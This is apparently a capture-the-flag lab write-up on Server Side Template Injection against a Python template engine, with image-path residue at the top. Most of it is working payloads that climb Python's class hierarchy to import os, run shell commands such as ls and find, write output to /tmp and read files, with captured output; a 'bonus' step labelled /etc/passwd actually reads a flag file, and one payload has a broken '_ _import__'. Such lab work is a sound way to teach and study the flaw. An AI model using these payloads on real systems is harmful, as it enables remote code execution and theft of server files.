

Server Side Template Injection (SSTI)
SSTI occurs when the server processes user input as code. This vulnerability allows attackers to inject malicious template expressions that the server executes, potentially leading to remote code execution (RCE), file reading, and more.

ED105.1: **SSTI**
We start with going to the website.



Fingerprinting the server



ED105.2: **7777777**
The goal is to identify the underlying template engine and server-side technology by injecting different payloads by using code to see response.
{{7*'7'}}

ED105.3**: frozenset**
Inheritance in python allows us to climb the Python class hierarchy to access powerful built-in functions. This technique is crucial when exploiting SSTI vulnerabilities to execute system commands (os.system), read files, and import Python libraries.

Step 1: Climb the Python hierarchy to list all built-in classes:**{{ 'HELLO'.__class__.__mro__[2].__subclasses__() }}**

Step 2: Search for tools that contain the letter z to find the flag:
{% set x = 'HELLO'.__class__.__mro__[2].__subclasses__()[59] %}
{% for key in x()._module.__builtins__ %}
{% if 'z' in key %}
{{ key }}
{% endif %}
{% endfor %}

ED105.4: **var**
The goal here is to get the list of current directory.
📜 **Step-by-Step Process:**

1. **Start with a simple string** 'HELLO' 🔑
2. **Check its type:** str 📦
3. **Climb the inheritance tree** to the root object 🧗
4. **Access built-in classes** using __subclasses__() 🛠️
5. **Find the tool** that grants system access (catch_warnings) 🪄
6. **Import the os module** to execute system commands 📜
7. **Run commands** like ls to list files ✨

Step 1: Run ls to list files (output won't be visible yet):

{{ 'HELLO'.__class__.__mro__[2].__subclasses__()[59]()._module.__builtins__['_ _import__']('os').system('ls') }}

Step 2: Redirecting output to a file
{% set x = 'HELLO'.__class__.__mro__[2].__subclasses__()[59] %}
{{ x()._module.__builtins__['__import__']('os').system('ls > /tmp/out') }}

Step 3: Read file content
{{ 'HELLO'.__class__.__mro__[2].__subclasses__()[40]('/tmp/out').read() }}

Shortcut to combine Step 2 and 3 to output ls:
{% set x = 'HELLO'.__class__.__mro__[2].__subclasses__()[59] %}
{{ x()._module.__builtins__['__import__']('os').system('ls > /tmp/out') }}
{{ 'HELLO'.__class__.__mro__[2].__subclasses__()[40]('/tmp/out').read() }}

User, 0 bin boot dev etc home lib lib64 media mnt opt proc root run sbin srv sys tmp usr var exists!!

ED105.5: **EASY_TO_READ**
The task is to read the contents of /tmp/flag.txt.

Code used:
{% set x = 'HELLO'.__class__.__mro__[2].__subclasses__()[59] %}
{{ 'HELLO'.__class__.__mro__[2].__subclasses__()[40]('/tmp/flag.txt').read() }}

User, EASY_TO_READ exists!!

ED105.6: **TEMPLATE_POWER**
The objective is to locate and read another flag.txt file somewhere on the server.

Step 1: Check /tmp to see for additional flags that might exist in tmp folder{% set x = 'HELLO'.__class__.__mro__[2].__subclasses__()[59] %}{{ x()._module.__builtins__['__import__']('os').system('ls -la /tmp > /tmp/out') }}{{ 'HELLO'.__class__.__mro__[2].__subclasses__()[40]('/tmp/out').read() }}

Step 2: Search for flag.txt in home directory
{% set x = 'HELLO'.__class__.__mro__[2].__subclasses__()[59] %}

{{ x()._module.__builtins__['__import__']('os').system('find / -name flag.txt > /tmp/out') }}
{{ 'HELLO'.__class__.__mro__[2].__subclasses__()[40]('/tmp/out').read() }}

Step 3: Read the /usr/local/bin/flag.txt

Bonus hack command:
Get /etc/passwd info:
{% set x = 'HELLO'.__class__.__mro__[2].__subclasses__()[59] %}
{{
'HELLO'.__class__.__mro__[2].__subclasses__()[40]('/usr/local/bin/flag.txt').read()
}}